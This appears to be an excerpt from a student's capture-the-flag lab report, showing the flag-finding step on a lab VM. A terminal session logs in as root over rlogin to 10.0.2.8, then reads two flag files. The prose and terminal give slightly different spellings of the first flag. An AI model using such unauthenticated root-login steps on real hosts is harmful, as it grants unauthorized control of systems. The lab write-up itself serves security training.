
5. Flag finding

Flag-1:

1st flag was found in *flag-msfadmin* file located at /home/msfadmin/
Flag value: *flag{ea4y_p33sy_l3m0n_squ33zy}*

Flag-2:

2nd flag was in a file named *flag* located /var/lib directory.



```
RAGHAV_PES1201800111:$ sudo rlogin -l root 10.0.2.8
Last login: Tue Oct  5 09:50:57 EDT 2021 from :0.0 on pts/0
Linux hackthebox-2 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.

root@hackthebox-2:~# whoami
root
root@hackthebox-2:~# ls
Desktop  reset_logs.sh  vnc.log
root@hackthebox-2:~# cat /home/msfadmin/flag-msfadmin
flag{e4sy_p33sy_l3m0n_squ33zy}
root@hackthebox-2:~# cat /var/lib/flag
flag{not_v3ry_s3cur3}
root@hackthebox-2:~#
```

===== END =====